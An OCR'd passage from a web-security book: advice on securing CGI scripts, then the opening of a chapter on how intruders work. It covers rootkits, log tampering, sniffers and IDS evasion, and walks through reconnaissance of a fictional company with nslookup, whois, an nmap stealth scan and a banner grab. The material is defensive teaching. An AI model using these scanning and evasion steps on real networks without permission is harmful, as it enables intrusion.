
Double-check the source code of any third-party CGI programs. If third-party CGI programs are used, you should review the source code for any possible security holes. A simple way to acquire access to a server would be to make a CGI program available to others, and include code that sends information to the author. Looking over the source code of the program before making it available on your site can identify this threat. If a CGI program doesn't make its source code available, and you are unsure whether the author is trustworthy, then you should avoid using the program altogether.

Test your script by entering data that does not mimic the activities of a normal user to try to force unpredictable behavior. Testing is always an important part of any programming. Before making your CGI programs available to the public, you should test them thoroughly. Use a variety of different user accounts, including that of an anonymous user, so you can see who can access the script and whether it will work with the proper accounts. Try inputting incorrect data to see how your script deals with problems. By putting your CGI script through the paces of dealing with various input and problems, you can find problems before a hacker does.

Storing CGI Scripts

When you install your Web server, default directories are created for storing various files. As shown in Figure 4.5, this can include a directory

Figure 4.5 Example of a Web Server's Directory Structure



for configuration files, another for logs, one for HTML documents, and yet another for CGI scripts. Generally, the directory used to store CGI scripts and programs is called CGI-BIN.

When you look at Figure 4.5, you will notice that the HTML directory (which is used to store Web pages and other content for the Web site) is in a separate directory from the CGI-BIN directory (used to store CGI scripts and programs). By keeping the CGI scripts and programs in a separate directory from other content for the site, users are generally unable to view the contents of the CGI-BIN directory with a Web browser. You may be aware that when you access a Web site by entering a URL like www.syngress.com, a default Web page (such as default.htm or index.htm) is displayed to the user. This Web page, and any other HTML documents accessed on the site, is stored under the directory that's specified to store HTML documents. In the case of Figure 4.5, this directory is called HTML. While users may be able to access subdirectories under the HTML directory, they are restricted by permissions from navigating above this directory. To do so would allow users to access the files used to run the Web server. Because the CGI-BIN is separated from the directory used to store HTML documents, this aids in preventing users from navigating your directory structure into the CGI-BIN and reading any scripts within it.

The directory that's used to store HTML documents is commonly referred to as the document root. A number of Web servers will allow you to put CGI scripts and programs in this directory, along with the Web pages, graphics, and other elements used for your Web site. This presents a security risk, as files stored in the document root will require read permissions for all users, so that they can read the Web pages and view them on an Internet browser. If CGI scripts are placed in a directory with these rights, then a hacker could read your CGI scripts and find possible ways to attack your site. This may include finding information about the server's directory structure, usernames, passwords, comments, or other items that could be exploited.

Placing scripts and programs in the CGI-BIN is also advantageous because it is easier to only have to worry about setting permissions on one global CGI directory. If permissions are set properly, users will be able to execute these programs, but won't have the ability to read or write to the directory. Improper permissions are how many hackers use the CGI-BIN to attack a site. If users can read files in a directory, they can view information contained within it. If the write permission has been set for all users, or user accounts that shouldn't have this ability, then users could rewrite a script, or upload a program to the directory that has the same name as the original. When the program or script is later executed, then unwanted activities (such as restarting your server or worse) could result.

Of particular importance to placing scripts and programs in a CGI-BIN directory is organization. It is easier to find and maintain these programs if they are located in the same directory; it is wise to place them in the CGI-BIN. Imagine trying to find a single script on a site that has them scattered across several places. In addition to the time you'll spend trying to find a particular script, there is a greater chance that one will reside in a directory with improper permissions, causing a potential security threat.

Because CGI-BIN is the common name for a directory used in storing CGI scripts and programs, it makes sense that hackers would first look to see if this directory exists, and then try to exploit improper permissions and bad coding. For this reason, a number of Web servers offer

you the ability to specify a different name for these directories. For example, you could specify that CGI scripts and programs are contained in a directory named CGI, PROGS, or any other name you choose. If a hacker who exploits CGI vulnerabilities goes to your site, he or she will find that a CGI-BIN directory isn't there. The hacker may feel it's easier to move on to another site that does have a CGI-BIN, and leave you alone. Moreover, as mentioned earlier, most hacking tools that look for CGI vulnerabilities will only look in the CGI-BIN. Since this directory doesn't exist, these tools will either show that no vulnerabilities are found, or will show that no CGI scripts exist.

Summary

CGI programs can be a great benefit or a great burden, depending on whether you've protected yourself against possible vulnerabilities that can be used to hack your site. We saw in this chapter that CGI programs and scripts run on the server side, and act as a middleman between the Web server and an external application. They are used on numerous sites on the Web, and for a variety of purposes. In terms of e-commerce sites, they are essential to the method in which business is conducted, and many sites cannot function without them.

Break-ins resulting from weak CGI scripts can occur in a variety of ways. This may be through gaining access to the source code of the script and finding vulnerabilities contained in them, or by viewing information showing directory structure, usernames, and/or passwords. By manipulating these scripts, a hacker can modify or view sensitive data, or even shut down a server so that users are unable to use the site.

In most cases, the cause of a poor CGI script can be traced back to the person who wrote the program. However, by following good coding practices and avoiding common problems, you can avoid such problems, and you will be able to use CGI programs without compromising the security of your site.

Solutions Fast Track

What Is a CGI Script, and What Does It Do?

- ☑ CGI is used by Web servers to connect to external applications. It provides a way for data to be passed back and forth between the visitor to a site and a program residing on the Web server. CGI isn't the program itself, but the medium used to exchange information between the Web server and the Internet application or script.

- ☑ CGI uses server-side scripting and programs. Code is executed on the server, so it doesn't matter what type of browser the user is using when visiting your site.
- ☑ Uses for CGI are found at sites such as eBay and e-commerce sites that may use more complex CGI scripts and programs for making transactions; guest books, chatrooms, and comment or feedback forms are another common use for CGI programs.
- ☑ CGI should be used when you want to provide a dynamic, interactive Web page, and need to take advantage of the Web server's functions and abilities. They are an excellent means to searching and storing information in a database, processing forms, or using information that is available on the server and cannot be accessed through other methods. However, you should consider using CGI programs when interaction with the user will be limited.
- ☑ Many ISPs don't provide CGI support, as poorly written scripts and programs are a security risk, and may jeopardize the security of that site and others hosted on their Web server.

Break-Ins Resulting from Weak CGI Scripts

- ☑ One of the most common methods of hacking a Web site is to find and use poorly written CGI scripts. Using a CGI script, you may be able to acquire information about a site, access directories and files you wouldn't normally be able to see or download, and perform various other unwanted and unexpected actions.
- ☑ It is important that you ensure that the form used to collect data from users is compatible with the CGI script.
- ☑ Your code should analyze the data it is receiving, and provide error-handling code to deal with problems. Error handling deals with improper or unexpected data that's passed to the CGI script. It allows you to return messages informing the user that certain fields haven't been filled out, or to ignore certain data.

- ☑ *Wrapper* programs and scripts can be used to enhance security when using CGI scripts. They can provide security checks, control ownership of a CGI process, and allow users to run the scripts without compromising your Web server's security.

Languages for Writing CGI Scripts

- ☑ A *compiled* CGI program would be written in a language like C, C++, or Visual Basic. With this type of program, the source code must first be run through a compiler program. The compiler converts the source code into machine language that the computer on which the program is run can understand. Once compiled, the program then has the ability to be executed.
- ☑ An *interpreted* language combines compilation and execution. When a user requests a script's functionality, it is run through a program called an *interpreter*, which compiles it and executes it. For example, when you run a Perl script, it is compiled every time the program is executed.
- ☑ One issue with Unix shell programs is that you are more limited in controlling user input and other security issues than in other languages.
- ☑ Perl has become a common method of creating CGI scripts. While a good choice for new programmers, it should not be mistaken as being a poor choice for complex programs. One problem with Perl is that, because it is interpreted, it is compiled and executed as one step each time the program is called. For this reason, there is greater possibility that bad data submitted by a user will be included as part of the code.
- ☑ C or C++ are another option. A common problem that occurs when Internet programs are created with C or C++ is buffer overflows. A way to avoid this problem is to use the MAXSIZE attribute for any fields used on a form. This will limit the amount of data a user can enter through normal means.

Advantages of Using CGI Scripts

- ☑ CGI is beneficial because all code is run on the server. JavaScript, ActiveX components, Java applets, and other client-side scripts and programs all run on the user's computer. This makes it possible for adept hackers to make use of this information and attack your site.
- ☑ With CGI, you can protect yourself by controlling permissions to various directories, hiding code within compiled programs, and other methods.

Rules for Writing Secure CGI Scripts

- ☑ Limit user interaction.
- ☑ Don't trust input from users.
- ☑ Don't use GET to send sensitive data.
- ☑ Never include sensitive information in a script.
- ☑ Never give more access than is absolutely necessary.
- ☑ Program on a computer other than the Web server, and ensure that temporary files and backup files of your scripts are removed from the server before your site goes live.
- ☑ Double-check the source code of any third-party CGI programs.
- ☑ Test your CGI script or program.

Frequently Asked Questions

The following Frequently Asked Questions, answered by the authors of this book, are designed to both measure your understanding of the concepts presented in this chapter and to assist you with real-life implementation of these concepts. To have your questions about this chapter answered by the author, browse to **www.syngress.com/solutions** and click on the **"Ask the Author"** form.

Q: Which is the best language for writing CGI scripts/programs?

A: There is no one "best" language for writing CGI scripts and programs, although programmers who use a specific language will argue this. Shell scripts are generally used for small programs where security isn't an issue, while larger, more complex programs will use languages such as C, C++, or Visual Basic. The most common language for writing CGI scripts is Perl.

Q: When I'm writing my CGI program, do I need to worry about the type of browser a user is using to visit my site?

A: Generally, no. CGI programs run on the server side, so no code actually runs on the client's computer. Because the CGI program runs on the server, it won't matter what type of browser a user is running.

Q: I only know older programming languages, and don't know Perl, C, C++, or Visual Basic. I don't have the time to learn new languages. What can I do?

A: Any programming language that can work with CGI can be used to create CGI programs. For example, if your Web server ran on a Unix system, then any application that uses standard input and standard output could be used to create a CGI program.

Q: Can I use client-side and server-side scripting for my Web site, or am I limited to one or the other?

A: Client-side and server-side scripting can both be used on a site. In fact, you can use client-side and server-side scripting together for your program. There are a number of JavaScripts that check data before it is submitted to a CGI program. However, it is best if your CGI program checks the data it receives for security reasons. In addition, Java applets or ActiveX components can be used as a user interface, and pass the data to the Web server for processing by your CGI program.

Q: My company doesn't run its own Web server and uses an Internet service provider. The ISP doesn't allow CGI scripts. What can I do?

A: If your ISP is firmly opposed to its customers running their own scripts, then you have few options. Many ISPs don't allow CGI programs, because security holes in them can impact the sites belonging to their other customers. You can move your site to another ISP, or get your own Web server.

Chapter 5

Hacking Techniques and Tools

Solutions in this chapter:

- A Hacker's Goals
- The Five Phases of Hacking
- Social Engineering
- The Intentional "Back Door" Attack
- Exploiting Inherent Weaknesses in Code or Programming Environments
- The Tools of the Trade

- ☑ Summary
- ☑ Solutions Fast Track
- ☑ Frequently Asked Questions

Introduction

Hackers could be best described as "super coders." Like those in any other profession, hackers have distinct methodologies and processes that they follow prior to any given attack. Hackers set goals, unite, and work to achieve their goals both individually and as a team effort. There are five distinct phases to hacking that we cover within this chapter.

After an intruder has selected his victim, an attack map must be created. This attack map will aid the hacker in understanding exactly (or as close to exactly as that hacker actually needs to be) how his victim's networks, systems, and applications interoperate. After this attack map has been established, the intruder will then assemble an execution plan. The execution plan will assist the hacker in discovering vulnerabilities within the victim's system, allowing for the most success in the intrusion attempt. It is at this point that the hacker will most likely do as much research as is needed, using common defect- and vulnerability-tracking databases. As you can imagine, every little bit helps a hacker when it comes to knowing his victim's potential weaknesses. Knowing that hackers are searching for common vulnerabilities in every aspect possible means that as a developer, or even a network administrator, we should be using every tool possible to protect the work we do.

Chances are good that the code you are writing is the same code that hackers may have once written themselves and are now hacking. That is part of what makes them so good at what they do; they have done your job and may still be. Another thing that makes hackers so good is the amount of research that they do prior to attacking a Web site. Hackers educate themselves to stay current with the latest changes in technology, with the newest languages that code is being written in, and with any vulnerability—theoretical or actual—that may have been reported. Hackers are never far behind you when you are programming.

After hackers have completed the research necessary to begin a successful attack, they begin to determine what the best point of entry will be for the attack. The point of entry is a very important decision to make, because the intruder does not want to take the most obvious path in—because that may be an intentional back door that was set up as a trap.

Using an obvious point of entry could also mean that that hacker may be more likely to bump into other hackers. After the point of entry has been established, the hacker will begin to work on the plan to gain continued and deeper access into the system. Hackers, being somewhat territorial, tend to want to cover their tracks, not just to prevent detection, but to better their chances that they will be able to return at a later point.

To do all of these tasks, hackers give themselves a distinct advantage with the tools that are readily available to them. These tools are advanced and provide a significant aid in the intrusion process. Hex Editors and Debuggers are just two samples of tools that a hacker may use. The good news is that developers have access to these same tools, and when applied to code prior to moving that code to a production environment, they may prevent many malicious attacks. Hackers will generally need these tools (and more) to complete the final phase of a typical attack plan: damage. Let's be realistic, the ultimate goal is to perpetuate their unauthorized access as much as possible, even to the point of total data destruction.

This chapter walks you through the tools and techniques that hackers use to hedge their bets a bit. In addition to the five phases of an attack, we will also discuss goals of hackers and the tools they use to accomplish those goals. This chapter will help to give developers a much needed edge in the way a hacker works. Oftentimes the very tools that we use to make our work more secure are the same tools that they are using to exploit our networks and code. Hopefully after this chapter is complete, we will be able to turn the tables back in our favor. Understanding a hacker's goals should be a good start to turning those tables.

A Hacker's Goals

Historically, a common perception existed of the intruder as one who sits at a terminal for hours, manually entering password after password at a terminal, occasionally taking a pencil from between his teeth to cross out one more failed attack plan on a sheet of paper. This stereotype has since yielded to a more Hollywood-style scenario that casts the intruder as a techno-goth sitting in a basement, surrounded by otherwise outdated

equipment that can nevertheless be utilized to penetrate the strongholds of commerce and government alike. The skills of the intruder are touted as nothing less than legendary: no matter what hardware he's using or the difficulty of the challenge before him, he will somehow magically slice through the most ardent defenses the way a hot knife cuts through butter. In the real world, the actual intruder's skills lie somewhere between these antiquated and contemporary stereotypes.

It's been said that sufficiently advanced technologies and techniques are indistinguishable from magic. To many, the contemporary hacker seems unstoppable: through skilled use of many and varied technologies, he can minimize the warning signs of his presence, maximize his access, and severely compromise the integrity of a target system. Our goal here is to delineate the tactics and techniques utilized by intruders, thus revealing that the "magic" of the intruder is typically little more than electronic sleight of hand.

Minimize the Warning Signs

The Hollywood-fashioned hacker that continually assaults a system login would not last an hour in the midst of contemporary firewalls and Intrusion Detection Systems (IDSs). Today's intruder is armed with an arsenal of far more sophisticated tools, which enable him to carry out more automated and intelligently planned attacks.

Anyone who's been a victim of an intruder's attack often comes away from the incident wondering why her system was chosen. The reasons are great in number. The intruder may simply be curious about a given site's products and services and wanted to get all the information he possibly could. The intruder may have had a personal grudge against one of the network's users or employees. In some cases, the attacked domain could be a high-profile site, which would afford the intruder a certain amount of "bragging rights" if successfully penetrated. Incredibly, there are even some intruders who admit outright that they were "bored" and the victim system was simply ripe for the taking. Whatever the motivation, one can rest assured that somehow, somewhere, someone is likely scoping out his network to assess a plan of attack at any given time.

After the intruder has selected a system or network to attack, he will typically initiate a series of scans to determine available services. One of the more popular tools to accomplish this task is the Network Mapper (NMAP), a Transmission Control Protocol (TCP) and User Datagram Protocol (UDP) Internet Protocol (IP) scanner. NMAP supports several different scanning styles, the most important being "stealth" scanning. "Flying under the radar" of the target system's administrator is crucial to the intruder's successful attack, and stealth scanning has the advantage of being able to pass through most firewall and network monitoring systems unmolested and largely unnoticed.

By use of these scans, the intruder can determine what ports are open on the target system(s). Because Internet-based services tend to be consistently assigned to specific port numbers, the intruder can quickly deduce what services are available. Sometimes the intruder will have a specific service in mind, such as a vulnerable Sendmail Transfer Protocol (SMTP), File Transfer Protocol (FTP), or Hypertext Transfer Protocol (HTTP) service. If the sought-after service isn't available, the intruder may simply move on to another system. If the service is available, the intruder will then escalate the attack plan by attempting to determine the operating system (OS) of the target system.

NMAP could be used to identify the OS of the target system, but the OS-guessing scan is easily detectable and would give away the planned attack. Because the intruder does not want to raise any alarms, he will instead probe the available Internet services for information.

Most Internet services will dutifully indicate not only their OS, but their vendor and version. The intruder will usually access these services through the use of poorly-configured open mail (SMTP) relays and open HTTP proxies available elsewhere. This tactic affords the intruder the ability to probe the target system without coming from one particular address. Most network monitoring software won't notice any concerted effort by a single network address to access the system, so no alarms will be raised. The intruder also avoids giving away his position when his service requests are logged.

The intruder can use this additional information to focus on a service that will either provide quick penetration of the system or performs minimal logging. Either style of service affords the attacker the means by

which a breach of system security can occur in relative silence. These attacks will typically be conducted using IP fragmentation when you subject an IDS to a series of IP fragments it will often times cause the IDS to lose its place and not only ignore the current packet, but additional packets as well. This style of attack will be conducted until the intruder gives up or successful penetration of the target system occurs.

After the reconnaissance has been completed, the skilled intruder will bide his time and carefully review the results. Through these varying snapshots taken of the target system, a larger picture will begin to appear—one that will lead the attacker to the weakest link on the given network.

Maximize the Access

A skilled intruder appreciates principles of strategy and will not rush into a system without careful preparation and planning. To this end, most intruders will perform extensive reconnaissance of a target network; cultivate a comprehensive collection of scanners; maintain a large collection of current and past exploits; keep a list of poorly-configured systems that will serve as his proxies during an attack; carefully time the attack; and maintain a number of utilities called "rootkits" that will help them cover their tracks after they have penetrated a system. These rootkits will do everything from installing Trojan programs to modifying logs.

Note

A *rootkit* is generally defined as a program or collection of programs that will enable an intruder to maintain their unauthorized access. The highest level of access in UNIX is called "root," and these tools are assembled as a kit to maintain such access. Rootkits are usually comprised of modified versions of standard programs such as su, ps, ls, passwd, and other system-monitoring software. More sophisticated rootkits may also have kernel patches and shared library objects, which modify the most basic elements of system operation without altering system binaries.

Extensive reconnaissance of a system is often a simple matter of sifting through public records available via the InterNIC database of domain records and American Registry of Internet Numbers (ARIN). Of additional use are search engines such as Google, Yahoo!, and Altavista, which retain cached copies of target site information. Through these tools, one can gain a great deal of information about a system without ever visiting it. To make matters worse, some sites even publicly list potentially sensitive information about network topology, network appliances, and available services on specific servers. Taken individually, this information may seem innocuous. When pieced together, these individual pieces of information can afford an outsider a full picture of which portions of the network to attack and which to avoid.

The collection of scanners and exploits can come from many different sources. Quite often, when system and service vulnerabilities are discovered, the author of an advisory will include "proof of concept" code that, although intended for system administrators to test the security of their own systems, can be used by a hostile outsider for reconnaissance and intrusion of any given system running that vulnerable service. By staying up to date with these scanners and vulnerabilities, the intruder has greatly increased his chances of successfully identifying and penetrating a vulnerable system.

A current list of poorly-configured systems is highly useful for cloaking the intruder's point of origin. It additionally guarantees that the intruder can probe a system from several different IP addresses without raising suspicion. All too often, users of college, commercial, government, and at-home broadband services will put systems on the Internet that are improperly configured and can be readily utilized as jumping-off points by which the attacker can probe other systems and networks.

Timing is everything. Even the boldest intruder knows enough to refrain from attacking a system during normal business hours when users are online and the system administrator is on duty. Following reconnaissance of the system, the intruder will bide his time until the night, weekend, or holiday when staff is at minimum. Christmas Eve, Christmas, and New Year's Eve are among the most popular dates on which intrusion attempts occur Friday afternoons, in general, are popular too.

Perhaps the most well-documented holiday attack was the 1994 Christmas Day intrusion of Tsutomu Shimomura's system in San Diego, California. Around 2:00 PM that day, while staff was at a minimum and most people were away with their families (Shimomura himself was in San Francisco, preparing to go on vacation to the Sierra Nevadas), the attacker(s) launched their intrusion attempts and successfully penetrated the Shimomura's system. Because everyone was away, the penetration lasted significantly longer than it would have if staff had been present. This incident eventually culminated with the pursuit, capture, and prosecution of Kevin Mitnick. (However, many security specialists do not believe Mitnick was capable of carrying out the attack. Furthermore, this intrusion was not among the charges for which Mitnick was tried and convicted.)

It is said that failing to plan is planning to fail, and failure is the last thing on an intruder's mind. Thus, the intruder will have at his disposal a number of automated system modification utilities (the rootkit) to eradicate or conceal any evidence of his success. These rootkits will replace many system monitoring utilities with modified versions that will not reveal the intruder's presence. In addition, the rootkit may also create secret entryways or "back doors" by which the intruder may access the victim system whenever he chooses. More advanced rootkits will eliminate specific log entries to hide the intruder's presence, rather than delete the log files outright, which would raise suspicions during a security audit.

Tools & Traps...

Nessus

The only true way to defend your system is to look at it through the eyes of your enemy: the intruder. A number of automated utilities can probe your networks to look for common exposures and vulnerabilities. One of the foremost freeware tools is a package called Nessus.

Continued

Nessus is a powerful and up-to-date scanner that is provided free of charge to anyone who wants to use it on their own networks. Unlike a number of other security scanners, Nessus does not take anything for granted. That is, it will not consider that a given service is running on a fixed port. In other words, if you run a Web server on port 1776, Nessus will detect this and summarily test that Web server's security.

Nessus is very fast, reliable, and has a modular architecture that allows you to fit it to your needs. Scans can be tailored to seek out only those vulnerabilities you deem important. Each security test is written as an external plug-in. This way, you can easily add your own test without having to read the code of the Nessus engine.

The Nessus scanner is made up of two parts: a server, which performs the security tests, and a client that serves as the front end. You can run the server and the client on different systems. Additionally, there are several clients: one for X11, one for Win32, and one written in Java.

And for those with large networks, Nessus can test an unlimited amount of hosts at the same time. Depending of the power of the station you run the Nessus server on, you can test two, ten, or forty hosts at the same time.

Damage, Damage, Damage

After the intruder has successfully breached a system, the intrusion becomes a footrace against both time and possible system-administrator presence. Because the intruder has scheduled the attack when administrator presence is least likely, he should have ample opportunity to seriously compromise the system and its data in multiple ways.

Because the intruder knew the OS of the victim system prior to his attack, his planning in assembling the proper rootkit will be of enormous benefit to his designs. One of the first things the rootkit will do is temporarily disable logging and selectively delete entries in the online logs that could reveal the original intrusion. The rootkit will then replace all system process and file system monitoring utilities, network

traffic analyzers and system logging utilities that will conceal his logins and files. Modified login and authentication systems, which allow him to log in without fear of detection, will also be installed. If time permits, he may also modify user account files so that he will be able to log in if his modified binaries are discovered and replaced with legitimate versions. If the intruder is highly territorial (and most are), he will even go so far as to patch the vulnerability that afforded him access. This will assure that no one else will be able to break in to "his" system and ruin his plans.

At this point, the intruder may take any number of actions that result in damage. Among the more amateurish actions are total system destruction. Intruders who commit this sort of destruction are typically the least-skilled (and among the more vindictive) of attackers. Their presence is immediately noticeable because the victim system will soon stop running, thus prompting immediate investigation. As a rule, the only damage in this case is temporary loss of use of the affected system and loss of any data that wasn't backed up.

On par with the system-destroying intruder is the Web-site defacer. In this case, the intruder renames or deletes the official Web site main page and replaces it with one of his own design. These intruders are particularly easy to spot because their actions immediately call attention to their presence. The extent of damage in this case is typically limited to public embarrassment, temporary loss of system use while the system is restored, and loss of data that wasn't backed up.

Intruders who don't want their presence immediately known will likely set up a "sniffer." Simply put, the system no longer listens for network traffic specifically meant for itself and will instead listen to *all* network traffic, searching for key terms such as "login" and "password." The sniffer then logs these transactions to a file that the intruder can collect at his leisure and then use to further compromise other systems on victim networks and beyond. Attackers of this caliber tend to be more patient and interested in continued penetration of their victim. Their continued access constitutes one of the greater threats in that their damage is not committed against their immediate victim, but their future victims. Rather than harm their immediate victim, they will use the system as a host by which they will attack other sites.

Still worse are the intruders who have intentionally breached a system in the pursuit of acquiring access to proprietary or sensitive data. In some cases, the intruder may simply take a copy of the data—credit card databases, source code, trade secrets, or otherwise—for his own use. In other cases, the intruder may alter the data to suit his own ends. If the data in question is source code, the intruder could conceivably introduce malicious code into the product, which would in turn render vulnerable to specific attack any system that used the software. This type of intruder has been widely reputed by companies and media alike to commit many millions of dollars in loss of revenue and loss of consumer confidence.

In the worst case, the intruder may simply leave the system for a number of days or weeks and monitor the system's behavior from remote. This may seem like the least damaging type of intrusion, but it is among the most pernicious. The intruder's rationale is simple: he wants the heavily-compromised system to be regarded as trusted and thus backed up for restoration by the administrator. This way, even if his presence is somehow discovered in the future, any restoration of the system will simply reintroduce his specifically-crafted compromised software, thus assuring his continued access. Over time, he will replicate this style of intrusion throughout the victim network until he has a listening post in every critical system on the network. In this situation, the intruder's breadth and depth of penetration is virtually unlimited: his presence is both unknown and unknowable. He can utilize the information to simply satisfy his curiosity, bolster his ability to social engineer others in the organization, modify data in small and subtle ways to benefit his own personal interests, acquire and sell information to competitors, and even commit blackmail. In short, he is the electronic equivalent of a fly on the wall—and far more dangerous.

Turning the Tables

Some will argue that evil is as evil does. The unfortunate result of such a philosophy is that many managers and system administrators never bother to learn the techniques of the intruder. They see no benefit in conducting "war games" or penetration tests to determine the efficacy of

their systems or services. They see such activities as beneath them because doing so would likely involve the use of hacker-based tactics and technologies. In computer security circles, there is a name for these people: *victims*.

As the martial art of Aikido teaches, one need not possess overwhelming power to defuse an opponent's attack. Through the practice of learning, understanding, and implementing the same methods of attack the intruder will utilize, one can better assess vulnerabilities, overcome weaknesses, and fortify defenses. Through constant practice of this honorable treachery, one can proactively discover vulnerabilities and implement fixes to prevent from being exploited by outside parties. As described in Chapter 1, many kinds of hackers are out there, and many of them are professionals or white hat hackers who do not hack for their own gain.

The use of hacker tools is often seen as unsavory by the typical manager. They view any use of such tools as tacit legitimization of hacker-based tactics and strategies. To this, one can counter that the use of such tools is as valid as the company's tech support staff. The tech support staff provide information on their systems' and services' proper use. These hacker tools provide information regarding the potential for system and service *misuse.*

With this in mind, companies are advised to cultivate (or perhaps contract with) a group of people who make it their business to act as the hostile outsider and afford them ample opportunity to utilize these "hacker tools" against company systems and services. In using these tools and staying abreast of the latest security advisories, one will be far better prepared to defeat the intruder at his own game. Without such a strategy in place, one had best believe that their security *will* be tested; and not necessarily by someone who has their best interests at heart.

The Five Phases of Hacking

Contrary to popular opinion and the sensationalized Hollywood image of the hacker, not even the boldest of intruders will rush into a site without careful preparation. Skilled intruders will assemble a number of


strategic and tactical attack maps by which they can acquire information on a target system or network. Based on the information they collect, an execution plan will begin to take shape and a point of entry will be established. Because the intruders expect to successfully penetrate the target system, they will also develop a plan by which they can maintain and elevate their unauthorized access. Then, and only then, will a skilled intruder launch the actual attack.

Creating an Attack Map

When preparing to mount any attack, it is always advisable to know the terrain. In this, a skilled intruder is far from negligent. Meticulous care often goes into planning the coming assault. In this case, let's presume that our intruder wishes to gain unauthorized access to a company called Treachery Unlimited, which, for this example, markets a product called "WhiffRead." The intruder knows nothing about the intended victim apart from the company name and their product.

The first step is to determine whether the company has a site on the Web. To locate information on the site and its product, we will use Google (www.google.com), using a simple search as shown in Figure 5.1.

Figure 5.1 Results from a Web Search for "Treachery Unlimited" and "WhiffRead"



From the results provided by the search engine, we now know that the company Web site is located at www.treachery.net. The next step is to determine the scope of its network. For this, we use the Name Server Lookup (**nslookup**).

```
$ nslookup www.treachery.net

Server:  localhost
Address:  127.0.0.1


Non-authoritative answer:
Name:    www.treachery.net
Address:  208.37.215.233
```

With the domain name and its IP address in hand, we can now determine how many other IP addresses are on their assigned network by querying the ARIN database.

```
$ whois -h whois.arin.net 208.37.215.233
Treachery Unlimited (TREACHERY-DOM) (NETBLK-TREACHERY-COM)
208.37.215.0 - 208.37.215.255
```

At this time, we have determined that the treachery.net domain spans an IP range of 256. With this information, we now know the network to scan with NMAP (see Figure 5.2). Because we want to avoid detection, the NMAP "stealth" scan will be utilized.

From the results of the NMAP scan, we found one system that answered. It may be presumed that the remainder of the systems are either offline or behind some sort of firewall. Even with the small response, the results can be viewed as promising. The system in question runs several potentially vulnerable services: FTP, Secure Shell (SSH), Finger, HTTP, and the Interactive Mail Access Protocol (IMAP). Because we want to determine the OS of the system that answers without running NMAP OS guessing, we'll **telnet** to the HTTP port of the system and perform an HTTP HEAD request. Most Web servers are designed to reveal their OS and HTTP version. Doing this will provide useful information on planning future attacks:

Figure 5.2 Results of NMAP Stealth Scan of the Class C Network 208.37.215.0/24


F-Secure SSH - CRYPTO.SSH
File Edit View Help
crypto# nmap -sF 208.37.215.0/24
Starting nmap V. 2.53 by fyodor@insecure.org | www.insecure.org/nmap/ |
Interesting ports on |208.37.215.233|:
|The 1539 ports scanned but not shown below are in state: closed|
Port State Service
21/tcp open ftp
22/tcp open ssh
23/tcp open telnet
79/tcp open finger
80/tcp open http
143/tcp open imap2
Nmap run completed -- 256 IP addresses (1 host up) scanned in 360 seconds
crypto#
Connected
Compression
3DES

```
$ telnet 208.37.215.233 80
Trying 208.37.215.233...
Connected to 208.37.215.233.
Escape character is '^]'.
HEAD / HTTP/1.0

HTTP/1.1 200 OK
Server: Microsoft-IIS/4.0
Date: Fri, 16 Feb 2001 18:45:23 GMT
Content-Length: 526
Content-Type: text/html

Connection closed by foreign host.
```

From the response the server provided, we now know that this system's OS is Microsoft NT and the Web server is Microsoft's Internet Information Server version 4.0. This alone is more than sufficient information on which we can base our attack.

Building an Execution Plan

When building an attack execution plan, one must take into account the following factors:

- A vulnerable service must be presently running and accept connections from the rest of the Internet.
- Exploits utilized must not entail any form of Denial of Service (DoS; which would give away the attack).
- Local or console exploits (such as booting from a floppy diskette) are not possible. Some local exploits may be useful if one can acquire nonprivileged shell access, but that typically only applies to UNIX variants.

Based on the results of the scans and the information discovered upon connecting with the target's HTTP service, we know a number of elements that will aid us in our attack plan:

- The target system OS: Microsoft NT
- The target system services: FTP, Telnet, SSH, Finger, HTTP, IMAP
- The Web server: Microsoft IIS v4.0

With these three elements in mind, we can consult our own personal database of vulnerabilities or consult similar databases on the Web such as the Common Vulnerabilities and Exposures site (http://cve.mitre.org/cve), the Bugtraq archives at SecurityFocus (www.securityfocus.com), or the database of exploits available at PacketStorm (http://packetstorm.securify.com).

In reviewing each of these sites, one can readily find a number of attacks against Microsoft NT and its IIS Web server. At last count, nearly

